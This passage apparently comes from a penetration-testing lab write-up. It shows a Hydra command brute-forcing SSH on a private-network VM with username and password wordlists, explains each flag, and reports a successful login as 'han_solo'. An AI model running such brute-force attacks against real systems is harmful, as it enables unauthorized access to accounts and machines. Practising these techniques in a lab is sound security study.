


The following command was used to launch the Hydra brute force attack:


hydra -L /usr/share/wordlists/text.txt -P /usr/share/wordlists/finalpasswords.txt ssh://192.168.100.4 -s 22 -vV -t 4 -f

-L specifies the file with usernames to try. -P specifies the file with passwords to try. -s indicates the SSH port 22. -vV enables verbose output for detailed results. -t 4 sets 4 concurrent connections for faster brute-forcing. -f stops the attack after finding a valid login.

SSH and port 22 are used as SSH is commonly employed for secure remote logins, and port 22 is its port as found in the scans earlier.



Finally might have a hit on the username and password. Need to test the found username han_solo with the matched password nerf_herder on the vulnerable VM login.



The matched pair **successfully logged in**, providing access to a non-root user (**han_solo**) using the password (**nerf_herder**) as evident from the image above. It's worth noting that the initial Hydra brute force using rockyou.txt for passwords hadn't cracked even a single password until now.